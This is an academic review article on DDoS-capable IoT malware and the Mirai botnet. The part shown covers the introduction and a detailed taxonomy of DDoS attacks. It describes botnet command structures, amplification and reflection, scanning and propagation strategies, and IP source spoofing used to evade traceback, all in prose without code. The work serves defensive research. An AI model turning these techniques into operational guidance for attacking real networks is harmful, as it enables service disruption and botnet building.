




Review Article

DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation

Michele De Donno ¹, **Nicola Dragoni** ^{1,2}, **Alberto Giaretta** ², and **Angelo Spognardi**³

¹DTU Compute, Technical University of Denmark, Kongens Lyngby, Denmark

²Centre for Applied Autonomous Sensor Systems (AASS), Örebro University, Örebro, Sweden

³Computer Science Department, Sapienza University of Rome, Rome, Italy

Correspondence should be addressed to Nicola Dragoni; ndra@dtu.dk

Received 21 July 2017; Accepted 22 November 2017; Published 18 February 2018

Academic Editor: Michele Bugliesi

Copyright © 2018 Michele De Donno et al. This is an open access article distributed under the Creative Commons Attribution License, which permits unrestricted use, distribution, and reproduction in any medium, provided the original work is properly cited.

The Internet of Things (IoT) revolution has not only carried the astonishing promise to interconnect a whole generation of traditionally “dumb” devices, but also brought to the Internet the menace of billions of badly protected and easily hackable objects. Not surprisingly, this sudden flooding of fresh and insecure devices fueled older threats, such as Distributed Denial of Service (DDoS) attacks. In this paper, we first propose an updated and comprehensive taxonomy of DDoS attacks, together with a number of examples on how this classification maps to real-world attacks. Then, we outline the current situation of DDoS-enabled malwares in IoT networks, highlighting how recent data support our concerns about the growing in popularity of these malwares. Finally, we give a detailed analysis of the general framework and the operating principles of Mirai, the most disruptive DDoS-capable IoT malware seen so far.

1. Introduction

Undoubtedly, the Internet of Things (IoT) breakthrough yields some unprecedented results, some of which are worthier than others. On the one hand, the IoT and its mission to connect any kind of object has been a revolution for all of us, because it carries the extraordinary promise of turning “dumb” objects into “smart” and always remotely available ones. From a cup of coffee to a vital healthcare device, everything can potentially benefit from information gathering and processing [1]. On the other hand, in a world where firms have to compete with each other for essential market shares, this turmoil drove businesses to develop as quickly as possible their IoT devices. Consequently, as it usually happens when businesses rush development, IoT security has been badly designed, if not totally ditched, in the first years of this IoT revolution [2, 3]. It is not an exaggeration to claim that, from a security perspective, all the excitement that has characterized the IoT revolution so far goes to the detriment of the IoT devices security, laying the foundations a potential disaster [4]. Indeed, the spread of more and more connected and

nonsecure devices flooding the market has meant more attack vectors and more possibilities for hackers to target all of us, accessing our sensible data and controlling our devices, thus our life [5–7]. The plethora of IoT devices have soon become prey of several different families of malwares, for instance, exploiting the devices to build large-scale malicious networks (dubbed “botnets” [8]).

This insecurity trend has brought back to the top Distributed Denial of Service (DDoS) attacks [9], making them more powerful and complex than ever (although easier to achieve, as even offered as a service) and thus much harder to identify and characterize. As a result, DDoS popularity has grown considerably in the last years, precisely as soon as the IoT revolution flooded the Internet with poorly protected devices, ready to be engaged in criminal activities [10, 11].

The critical point was hit in late 2016, where the combination of DDoS and insecure IoT culminated with the blow up of the largest DDoS attack ever recorded. Indeed, the 2016 is (and will be) remembered as the year of Mirai, the IoT malware that changed the world perception of IoT security by infecting hundreds of thousands of connected devices and

later, on October 21, exploiting them to struck the largest DDoS attack ever seen, reaching an offensive capability of about 1.2 terabits per second [12, 13].

It is noteworthy to point out that what is really impressive about Mirai is probably not the power of the attack itself, which is still remarkable, but the way in which the worm was able to build such a large network of infected units: Mirai managed to infect a wide range of IoT devices simply through a very basic dictionary attack based on around 60 entries, especially relying upon the fact that those devices used default login credentials that many users never change and which sometimes cannot even be changed for technical reasons. All this highlights an undeniable need to seriously face the IoT security problem.

Contribution of the Paper. This paper aims at giving the reader a thorough insight about the current state of the IoT revolution from a security perspective, with focus on the key attack that has characterized the potential security disaster of the IoT Tsunami: the DDoS attack. To the best of our knowledge, the latest research work discussing a taxonomy of DDoS attacks has been conducted in the early 2008 [14], long before the IoT outburst. The paper is an extension of our preliminary work [15] and provides the following contributions:

- (1) We recap our previously proposed taxonomy of DDoS attacks, based on the related scientific literature [9, 14, 16–26], and fix some minor points that came out thanks to feedback from the scientific community. Much more importantly, we have added a new botnet Architecture Model to our taxonomy, namely, the P2P-based one, which is currently not used by any known malware but is used in some “white worm” solutions and could become popular in the nearly future.
- (2) We add a section that describes the most popular DDoS attacks and give some hints about how these attacks could be mapped onto our taxonomy.
- (3) We analyze all the known DDoS-capable malwares in the IoT and map their main characteristics to our taxonomy, such as the botnet Architecture Model they build. A recap about the relationship between different families of malwares, the severity of the situation, and their growth in popularity is also discussed.
- (4) Since Mirai has been the most disruptive and powerful malware in the IoT scenario so far, we give a thorough and detailed analysis about its design and how all its components collaborate to land the attack. To the best of our knowledge, this represents the most detailed and complete description of the Mirai malware.

As a result, with this paper we aim to provide the scientific community with a comprehensive and updated reference, in order to be prepared as much as possible, no matter what the future holds for the IoT market. Particularly, given that Mirai source code has been disclosed and is easily available on the Internet, we feel that it could become a solid foundation for future malwares. Therefore, we think that it is important to

understand in detail how it works, in order to better defend the next generation of IoT devices.

Outline of the Paper. Section 2 introduces the DDoS attacks, focusing on the key characteristics that make them possible and so powerful. Sections 3 and 4 present our proposed and revised taxonomy of DDoS attacks and the description of the most significant DDoS attacks, respectively. Section 5 presents the analysis of DDoS-capable IoT malwares, outlining their main traits and deriving an insight about how this class of threats has evolved, so far. Section 6 gives the reader a detailed and precise description of Mirai skeleton and its mode of operation and Section 7 outlines the future work that we will undertake and introduces the backbone solution that we are working on. Finally, Section 8 summarizes and wraps up the contribution of the paper.

2. How Are DDoS Attacks Possible?

What makes DDoS attacks possible and extremely powerful is the intrinsic nature of Internet itself, designed with the aim of functionality, rather than security. While being utterly effective, the Internet is inherently vulnerable to several security issues that can be used to perpetrate a DDoS attack [17, 19]:

- (i) Internet security is extremely interdependent: it does not matter how well secured the victim system may be; its vulnerability to DDoS attacks depends on the security of the rest of the global Internet.
- (ii) Internet entities have limited resources: each Internet entity (such as hosts, networks, and services) has limited resources that can be saturated by a given number of users.
- (iii) Many is better than a few: coordinated and concurrent distributed attacks will always be effective if the resources of the attacker are greater than the resources of the victim.
- (iv) Intelligence and resources are not collocated: most of the intelligence, needed to guarantee services, is located in end hosts. Nevertheless, the requirement of large throughput brought to design high bandwidth pathways in the intermediate network. As a result, attackers can exploit the abundant resources of the intermediate network in order to deliver a great number of malicious messages to the victim.
- (v) Accountability is not enforced: in IP packets, the source address field is assumed to carry the IP address of the host that creates the packet. However, this is an assumption which is not validated or enforced at all; therefore, there is the opportunity to perpetrate an IP source address spoofing attack (which consists in creating an IP packet with a false source IP address, hiding the identity of the real sender, or even impersonating another Internet entity). This attack provides the attacker powerful mechanisms to avoid responsibility for his actions.
- (vi) Control is distributed: Internet management is distributed and each network can work with its own local




FIGURE 2: Architecture models examples.

features will be discussed more in detail in the following sub-sections.

3.1. Architectural Model. A Distributed Denial of Service attack is usually perpetrated using a command-and-control infrastructure and a botnet; the structure of these elements and the way they interact define the network architecture of the attack. There are basically five types of network architectures that can be used to carry out a DDoS attack [14, 22]: *Agent-Handler model*, *Reflector model*, *IRC-based model*, *Web-based model*, and *P2P-based model*.

3.1.1. Agent-Handler Model. The *Agent-Handler model* (Figure 2(a)) is composed of clients, handlers (or masters), and agents (or bots, or daemons, or secondary victims) [16].

- (i) The *client* is a device used by the attacker to communicate with the rest of the DDoS attack infrastructure. The attacker communicates with the handlers to discover which bots are up and running, when to schedule attacks, or when to upgrade agents.
- (ii) The *handler* (or *master*) is a software package that infects a network resource located somewhere in the

Internet and which is used by the client to communicate with agents.

- (iii) The *agent* (or *bot*) is a block of code that runs on a compromised system and which is used to perform the attack; therefore, the term can also refer to the compromised machine at the same time. The owners and users of the infected machine are usually not aware that their system is compromised and that it might be involved in a DDoS attack. Moreover, well-designed agent software uses a small portion of the agent system resources; thus, user experience is minimally impacted when the system takes part in an attack.

According to the configuration of the network architecture, bots can interact with either a single handler or multiple handlers. Usually, the attacker tries to place the handler software on a network resource that deals with a great amount of traffic (such as a router or a server) in order to make the attack harder to detect. The effect is that messages between client and handler, as well as the ones between handler and agents, become harder to identify, since they are sneaked into the legitimate traffic. However, in this architectural model handlers and agents need to know each other's identity in order to communicate (e.g., the IP address of the handler machines may be hard-coded in the malicious code). This means that the discovery of a single bot may lead to the identification of the whole botnet.

3.1.2. Reflector Model. The *Reflector model* (Figure 2(b)) is similar to the Agent-Handler one. The difference is that the agents are induced by handlers to send a stream of packets to other uninfected machines, called *reflectors*, instead of sending them directly to the victim. Moreover, the source IP address of the malicious packets is replaced with the victim IP address, in order to solicit the reflectors to send the replies to the victim. This leads to the production of a large amount of network traffic addressed to the target host [14]. It is also possible to use the reflectors as amplifiers by sending the stream of packets to the broadcast address of the reflector network and exhorting each host on the LAN to reply to these packets (refer to Section 3.3.2 for further details). In this model, it is necessary to have a set of predetermined reflectors to perpetrate the attack. A reflector can be any host in the Internet that is able to respond to IP requests (e.g., a web server that responds to TCP SYN requests or a host that replies to ICMP echo requests) because the attacker does not need to infect it. DDoS attacks that use this model are also known as *Distributed Reflection Denial of Service* (DRDoS) attacks and they are more difficult to trace back compared to the ones based on the Agent-Handler model. That is because while the reflectors are easily identified as the source of the attack packets received by the victim, it is harder to locate the bots that are sending traffic to the reflectors since the packets source IP address has been spoofed [18, 19]. Further details about DRDoS attacks can be found in [29, 30].

3.1.3. Internet Relay Chat-Based Model. The *IRC-based model* (Figure 2(c)) is similar to the Agent-Handler one where

the only difference is that an IRC communication channel (Internet Relay Chat is a textual protocol used to implement, at the application layer, a multiuser and multichannel chatting system with a client/server architecture) is used as CNC infrastructure in order to connect the client to the bots. The IRC channel provides several benefits to the attacker [16] such as follows:

- (i) Low traceability: the use of "legitimate" IRC ports for sending commands to the agents makes DDoS command packets more difficult to be traced.
- (ii) High invisibility: IRC servers deal with a great amount of data traffic, which makes it easier for the attacker to hide malicious packets.
- (iii) Not needed to maintain a list of agents: a list of all possible agents is available into the IRC server; thus, the attacker does not need to maintain its own list but he just has to log into the IRC server and get the list of online machines.
- (iv) Higher survivability of the network: the discovery of a single agent may lead only to the identification of one or more IRC channel names and servers used by the attack network but it does not let us identify the whole attack infrastructure.

In this model, the agent software usually notifies the attacker when the agent is up and running by communicating with the IRC channel.

3.1.4. Web-Based Model. The *Web-based model* is similar to the IRC-based one but in this case a website replaces the IRC channel. Principally, a definite number of agents is used only to report statistics to the website, while the others are fully configured and controlled through complex scripts (e.g., PHP scripts) and encrypted communications (e.g., based on HTTP/HTTPS protocols over the ports 80/443). The Web-based model has different advantages over the IRC-based one [22] such as follows:

- (i) Ease in setup and website configuration
- (ii) Improved reporting and command functions (e.g., more complex commands supported)
- (iii) Less bandwidth requirements
- (iv) Traffic masking and filtering obstruction through the use of standard ports 80/443
- (v) Ease of use and acquisition

3.1.5. P2P-Based Model. The *P2P-based model* (Figure 2(d)) is a new architectural model recently reported in the wild (for instance, it has been used by Linux.Wifatch [31] and Hjime [32]). It is driven by the consideration that most of the aforementioned client/server models exhibit a centralized approach in which the CNC infrastructure is composed of handlers which are in charge of controlling all the bots and thus they can be considered sensitive points of failure. The P2P-based model aims to solve this problem using a decentralized approach in which handlers are not part of the CNC

infrastructure anymore and the attacker delivers commands to bots relying on a Peer-to-Peer (P2P) network (a distributed architecture in which tasks and workloads are equally partitioned between peers by sharing resources and avoiding the use of a centralized administration system) based, for instance, on BitTorrent protocol. The outcome is a more robust and fault-tolerant model compared to the previous ones. Indeed, in client/server models the target, in an attempt to defend itself, could tamper with the handlers to take down the attack infrastructure, since there are a limited number of them. However, this approach is virtually impossible with a P2P-based model, since the target would have to take down all the bots in order to disrupt the P2P network, hence the threat. Moreover, the use of a P2P network grants to the attacker a consistently low traceability, since, once issued to the network, commands are bounced between bots making it extremely hard to track their real source back.

3.2. Exploited Vulnerability. Distributed Denial of Service attacks exploit different vulnerabilities to deny services of the victim to its legitimate users. Based on the strategy used to deny the services, it is possible to classify them into two different categories [14, 16–18, 21, 23, 26]: *Bandwidth Depletion* (or *Brute-Force*) and *Resource Depletion*.

3.3. Bandwidth Depletion (or Brute-Force) Attacks. In Bandwidth Depletion DDoS attacks, a great amount of apparently legitimate packets is sent to the victim in order to clog up its communication resources (e.g., network bandwidth) and potentially also computational ones (e.g., CPU time and memory) preventing legitimate traffic to reach it. These attacks can be further divided into two classes [14, 16, 19, 20, 23, 26]: *Flood* and *Amplification* (or *Intensification*).

3.3.1. Flood. In Flood attacks, bots send a large volume of IP traffic to the victim machine in order to congest its network resources and prevent legitimate users to access it. Examples of these attacks are the UDP Flood attack (Section 4.4) and the ICMP Flood attack (Section 4.3). Further details about Flood attacks can be found in [33, 34].

3.3.2. Amplification. In Amplification attacks, the broadcast IP address feature (i.e., forwarding a broadcast packet to all the IP addresses within the network address range [16]), which is available in almost all routers, is exploited. The attacker or the agents send a packet with the spoofed address of the victim to the broadcast IP address of a network, causing all the hosts in that network to send a reply to the victim. The broadcast IP address is used to amplify and reflect the malicious traffic in order to reduce the available bandwidth of the victim machine. The intermediary nodes involved in the attack are called reflectors (refer to Section 3.1 for further details). In these attacks, the attacker can send the message directly or can command bots to do so. In the latter case, the traffic attack volume is significantly increased because, for each broadcast packet sent by each bot, all the hosts of the target network send a reply to the victim. Examples of these attacks are the Smurf attack (Section 4.5) and the Fraggle

attack (Section 4.6). Further details related to this kind of attacks can be found in [35].

3.4. Resource Depletion Attacks. In Resource Depletion DDoS attacks, either malformed packets or packets that misuse an application or communication protocol are used to consume the victim resources and to make it unable of processing legitimate requests for service. These attacks can be further characterized in two classes [14, 16, 19, 20, 23, 26]: *Protocol Exploit* and *Malformed Packet*.

3.4.1. Protocol Exploit. In Protocol Exploit attacks, either an implementation bug of a protocol or a specific feature installed on the victim is exploited in order to consume the target resources. Examples of this kind of attacks are the TCP SYN attack (Section 4.1) and the PUSH and ACK attack (Section 4.2).

3.4.2. Malformed Packet. In Malformed Packet attacks, incorrectly formed IP packets are sent by the agents to the victim system in order to make it crash. Example of these attacks can be the following [16, 19, 20, 23]:

- (i) IP address: the same IP address is used as both source and destination of attack packets. This can create confusion in the operating system of the victim causing the system crash.
- (ii) IP packet options: in order to force the victim to use additional processing time for the analysis of the incoming traffic, the optional fields of the malformed attack IP packets may be randomized and all the quality of service bits can be set to one. If multiple agents are involved in this attack, it could lead to the crash of the victim system by exhausting its processing abilities.

It is noteworthy to highlight some peculiar differences between Bandwidth Depletion and Resource Depletion attacks, whereas the effect of Resource Depletion attacks can be mitigated from the victim by both modifying the misused protocol or application and by deploying proxies, that is helpless against Bandwidth Depletion attacks. First, because in the latter legitimate services are misused, the attack packets cannot be filtered (the filtering of attacks packets would also mean the filtering of legitimate ones). Secondly, a victim cannot handle an attack that exhausts its network bandwidth, since its resources are too limited to mitigate the amount of traffic produced by Bandwidth Depletion offensives. However, Bandwidth Depletion attacks need to generate a higher volume of traffic than Resource Depletion ones to cause problems to the victim; hence, their detection is usually easier [17].

3.5. Protocol Level. Distributed Denial of Service attacks can be perpetrated through protocols that belong to different layers of the TCP/IP model. Based on the protocol level targeted, it is possible to classify DDoS attacks in two different categories [22, 34]: *Network Level* and *Application Level*.

3.5.1. Network Level. In Network Level DDoS attacks, either network or transport layer protocols are used to carry out the attack and to deny the access to the victim services. Examples of these attacks are the TCP SYN attack (Section 4.1), the PUSH and ACK attack (Section 4.2), the UDP Flood attack (Section 4.4), and the ICMP Flood attack (Section 4.3).

3.5.2. Application Level. In Application Level DDoS attacks, the victim resources (e.g., CPU, memory, and disk/database) are exhausted by targeting application layer protocols. Examples of these attacks are the HTTP Flood attack (Section 4.8), the DNS Flood attack (Section 4.7), and the DNS Amplification attack (Section 4.9). Further details about this kind of attacks can be found in [34, 36, 37].

The classification proposed in this subsection is one of the most commonly used since it is extremely simple to group DDoS attacks based on the protocol level. In the literature, it is also possible to find a more specific classification based on the exact protocol involved in the attack [18, 25]; however, we will not consider that taxonomy since we believe that it is extremely inaccurate and hard to use (it is possible to have DDoS attacks which involve more than one protocol).

3.6. Degree of Automation. Based on their degree of automation, DDoS attacks can be classified into three different categories [14, 17, 19]: *Manual*, *Semiautomatic*, and *Automatic*.

3.6.1. Manual. In Manual DDoS attacks, the attacker scans by hand remote devices looking for any vulnerability. Once vulnerability is found, the attacker manually breaks into the victim machine, installs the attack code, and then commands the onset of the attack. Only the early DDoS attacks belong to this category because today most of the phases of the attack are automated.

3.6.2. Semiautomatic. In Semiautomatic DDoS attacks, the recruitment and exploitation and infection phases are automated. The only phases which are still manually performed by the attacker are the communication (in which the attacker uses the CNC infrastructure to specify to the agents the type, start time, duration, and victim of the attack) and the attack (in which the attacker commands the agents to start sending malicious packets to the victim).

3.6.3. Automatic. In Automatic DDoS attacks, all the phases of the attack are automated; thus, there is no need for communication between attacker and agent machines. The start time, type, duration, and victim of the attack are usually preprogrammed in the attack code. This category of attacks is the one which offers the minimal exposure to the attacker, since he is only involved in issuing the attack command. Nevertheless, this kind of DDoS attacks are not flexible because all the specifications of the attack are hard-coded; thus, if flexibility is needed, it has to be designed in advance into the code (e.g., the propagation mechanism could leave an open backdoor to the compromised machines in order to let further modifications of the attack code in the future).

In both Automatic and Semiautomatic attacks, the recruitment of agent machines is done through automatic scanning strategies and propagation techniques, which are both discussed below (Sections 3.7 and 3.8).

Note that it is possible to have DDoS attacks which do not fall into any of the proposed Automatic, Semiautomatic, and Manual classes. For instance, it may be possible to have a DDoS attack in which the recruitment and attack phases are automated, while the exploitation and infection and the communication ones are performed manually.

3.7. Scanning Strategy. The goal of the scanning strategy, which is part of the recruitment phase along with the propagation technique, is to locate as many vulnerable machines as possible while creating a low traffic volume to avoid the detection. Based on the scanning strategy, it is possible to classify DDoS attacks into five classes [14, 17]: *Random Scanning*, *Hitlist Scanning*, *Signpost* (or *Topological*) *Scanning*, *Permutation Scanning*, and *Local Subnet Scanning*.

3.7.1. Random Scanning. In DDoS attacks with Random Scanning, each compromised host uses a different seed to probe random addresses in the IP address space and find new vulnerable hosts. This scanning strategy potentially creates high traffic volume (since many machines could probe the same addresses) which can lead to attack detection.

3.7.2. Hitlist Scanning. In DDoS attacks with Hitlist Scanning, the scanning machine probes all addresses from an external list. When a new vulnerable machine is detected and infected, a portion of the initial hitlist is sent to it. This scanning strategy allows for great propagation speed and no collisions during the scanning. The drawback is that the hitlist needs to be assembled in advance. Moreover, if the hitlist is too large, its transmission might generate a high traffic volume and lead to attack detection, while if it is too small, it generates a small botnet.

3.7.3. Signpost Scanning. In DDoS attacks with Signpost Scanning, some pieces of information on the compromised machines are used to find new targets (e.g., e-mail worms could exploit information from address books of infected machines and a web server based worm could spread by infecting each vulnerable client that accesses the server web page). This scanning strategy does not generate a high traffic load; hence, it reduces the possibility of attack detection. However, the agent mobilization may be slower and less exhaustive compared to other scanning techniques because the spreading speed is not under the control of the attacker but it depends on both the agent machines and the behaviour of their users.

3.7.4. Permutation Scanning. In DDoS attacks with Permutation Scanning, the Permutation Scanning is preceded by a limited Hitlist Scanning from which a small initial population of agents is created. Subsequently, all compromised hosts share a common pseudo-random permutation of the IP address space and each IP address is mapped onto an index in

this permutation. A machine infected during the initial phase begins scanning through the permutation by using the index computed from its IP address as a starting point. Whenever it sees a machine that has been already infected, it chooses a new random starting point. A machine infected by Permutation Scanning always starts from a random point in the permutation. This scanning strategy maintains the benefits of the random one but it also has the effect of providing a semicoordinated and comprehensive scan.

3.7.5. Local Subnet Scanning. The Local Subnet Scanning can be added to each of the aforementioned strategies to preferentially scan for targets which are located on the same subnet of the compromised host. This technique allows a single copy of the scanning code to compromise many vulnerable machines behind a firewall.

3.8. Propagation Mechanism. After the recruitment, the agent machine is exploited and infected with the attack code. Based on the attack code propagation mechanism used during the exploitation and infection phase, it is possible to classify DDoS attacks into three different categories [14, 17]: *Central Source Propagation*, *Back-Chaining Propagation*, and *Autonomous Propagation*.

3.8.1. Central Source Propagation. In DDoS attacks with Central Source Propagation, the attack code is stored on a central server (or a set of servers). When an agent machine is compromised, the code is downloaded from the server through a file transfer mechanism (such as wget or tftp). This propagation mechanism leads to a large load on the central server, generating high traffic volume which results in the possibility of attack discovery. Moreover, the central server is a single point of failure.

3.8.2. Back-Chaining Propagation. In DDoS attacks with Back-Chaining Propagation, the attack code is downloaded from the machine which was used to exploit the system. The infected machine then becomes the source for the next propagation step. This propagation mechanism is more durable than the Central Source one because it does not have a single point of failure.

3.8.3. Autonomous Propagation. In DDoS attacks with Autonomous Propagation, the attack instructions are directly injected into the target host when infected. This propagation mechanism avoids the file retrieval step and reduces the frequency of network traffic for agent mobilization; hence, it reduces the possibility that the attack is discovered.

Further details about propagation mechanisms of the attack code can be found in [38].

3.9. Impact on the Victim. Depending on the impact that DDoS attacks have on the victim, it is possible to classify them into two different categories [17, 19]: *Disruptive* and *Degrading*.

3.9.1. Disruptive. The aim of Disruptive DDoS attacks is to completely deny the victim services to its legitimate users. Nowadays, the majority of DDoS attacks belong to this class.

Based on the *Possibility of Dynamic Recovery* during or after a disruptive DDoS attack, it is possible to further divide them [17]:

- (i) Dynamically recoverable: the victim of a Recoverable Disruptive DDoS attack (e.g., UDP Flood attack, Section 4.4) can automatically recover from the offensive by restoring its services as soon as the stream of attack packets is stopped.
- (ii) Nondynamically recoverable: the victim of a Nonrecoverable Disruptive DDoS attack (e.g., an attack that causes the crash, freeze, or reboot of the victim machine) cannot automatically recover from the attack after it is stopped; human intervention (such as machine reboot or reconfiguration) is required.

3.9.2. Degrading. The goal of Degrading DDoS attacks is to consume some portion of the victim resources. These attacks do not cause total services disruption; hence, they could remain undetected for a significant amount of time. Nevertheless, the damage inflicted on the victim business could be huge (e.g., an attack that affects 30% of the victim resources may lead to the denial of a service only to some percentage of customers, perhaps during high load periods and maybe for slow average services).

3.10. Attack Rate. During a DDoS attack each involved agent machine sends a stream of packets to the victim. Based on the attack rate changes of agent machines, it is possible to classify DDoS attacks into two different categories [14, 17–20]: *constant* (or *continuous*) *rate* and *variable rate*.

3.10.1. Constant Rate. In Constant Rate DDoS attacks, once the onset of the attack is commanded, bots produce attack packets at a fixed rate and usually with the highest rate that their resources permit. The effect of these attacks is speedy because the burst of packet is so powerful that the victim resources are filled up very quickly. On the other hand, the large and continuous traffic stream makes this kind of attacks easy to discover. Nowadays, the majority of attacks rely on this mechanism.

3.10.2. Variable Rate. In Variable Rate DDoS attacks, the attack rate of agent machines varies in order to either avoid or delay the attack detection and response. More details about a particular type of Variable Rate DDoS attack, known as *Pulsing DoS attack*, can be found in [39].

According to the *Rate Change Mechanism* used, Variable Rate DDoS attacks can be further divided [14, 17, 19]:

- (i) Increasing rate: attacks in which the attack rate is gradually and constantly increased in order to slowly exhaust the victim resources and delay the detection of the attack.
- (ii) Fluctuating rate: attacks in which the attack rate is adjusted based on either the victim behaviour or

a preprogrammed timing. Therefore, the attack effect is sporadically relieved making harder the detection and characterization of these attacks.

3.11. Persistence of Agent Set. There are some Distributed Denial of Service attacks in which the set of agent machines which are active at the same time is varied; in order to avoid detection and hinder traceback based on the persistence of agent set, it is possible to classify DDoS attacks into two different categories [17]: *Constant Agent Set* and *Variable Agent Set*.

3.11.1. Constant Agent Set. In DDoS attacks with Constant Agent Set, all agent machines act in the same way (taking in consideration resource constraints): they all receive the same set of commands and they are all engaged simultaneously during the attack.

3.11.2. Variable Agent Set. In DDoS attacks with Variable Agent Set, available agents are divided into several groups and the attacker engages only one group of agents at a time. A machine could belong to more than one group and each group could be engaged again after a period of inactivity.

3.12. Source Address Validity. Source address spoofing plays a critical role in most of Denial of Service attacks, since it makes it very difficult to track malicious packets and thus to assign the responsibility of the attack. Based on the source address validity, it is possible to classify DDoS attacks into two different categories [17]: *Spoofed Source Address* and *Valid Source Address*.

3.12.1. Spoofed Source Address. In Spoofed Source Address DDoS attacks, source addresses involved in the attack are spoofed using a spoofing technique. This is the most common type of DDoS attack.

The spoofing technique defines how the attacker chooses the spoofed source address used in attack packets. According to the *Spoofing Technique* adopted, it is possible to further divide Spoofed Source Address DDoS attacks [17]:

- (i) Random spoofed: attacks in which random source addresses are spoofed in attack packets by generating random 32-bit numbers and using them as source address of the malicious packets. This kind of attacks can be prevented using ingress filtering (RFC-2827 [40]) and route-based filtering [41, 42].
- (ii) Subnet spoofed: attacks in which a random source address is spoofed from the address space assigned to the agent machine subnet. This type of spoofing can be detected by the exit router of the subnet (since machines share the medium in a subnet) using quite complicated techniques but it is impossible to detect once the attack packet is outside the subnet.
- (iii) On route spoofed: attacks in which the address of a machine or subnet which is on the route between the agent machine and the victim one is spoofed.

Moreover, based on the *Address Routability* of the spoofed source address, Spoofed Source Address DDoS attacks can be divided [17] into the following:

- (i) Routable: attacks that spoof routable source addresses by taking over the IP address of another machine. This could be done to perform a reflection attack (e.g., Smurf attack (Section 4.5)) on the machine whose address has been hijacked.
- (ii) Nonroutable: attacks that spoof nonroutable source addresses which could either belong to a reserved set of addresses (such as private IP addresses) or be part of an assigned but unused address space of a network. In the former case, attack packets are easy to detect and discard, while in the latter one, malicious packets are significantly most difficult to identify.

3.12.2. Valid Source Address. In Valid Source Address DDoS attacks, valid source addresses are used to carry out the attack. These attacks usually are based on attack strategies which require several request/reply exchanges between a bot and the victim; hence, a valid source address is needed. This kind of attacks often originates from agent machines running Windows, because it does not export user level functions to modify IP packets header.

3.13. Victim Type. Distributed Denial of Service attacks need not necessarily be carried out against a single host machine. According to the type of victim targeted, it is possible to classify them into four classes [17]: *Application*, *Host*, *Network*, and *Infrastructure*.

3.13.1. Application. In Application DDoS attacks, one or more features of a specific application on the victim host are exploited with the aim of both disabling legitimate clients use of that application and possibly clogging up resources of the host machine. If the shared resources of the victim machine are not completely exhausted, other services and applications should be still available for users. This kind of attacks is difficult to detect because applications which are not addressed by the attack continue their regular operations and because the attack volume is usually small enough to not appear atypical. Moreover, attack packets are virtually indistinguishable from the legitimate ones and it is necessary to deeply use the semantic of the targeted application for detection. However, once detection is performed, the host machine has usually enough resources to defend itself against the attack (assumed that malicious packets can be distinguished from the legitimate ones).

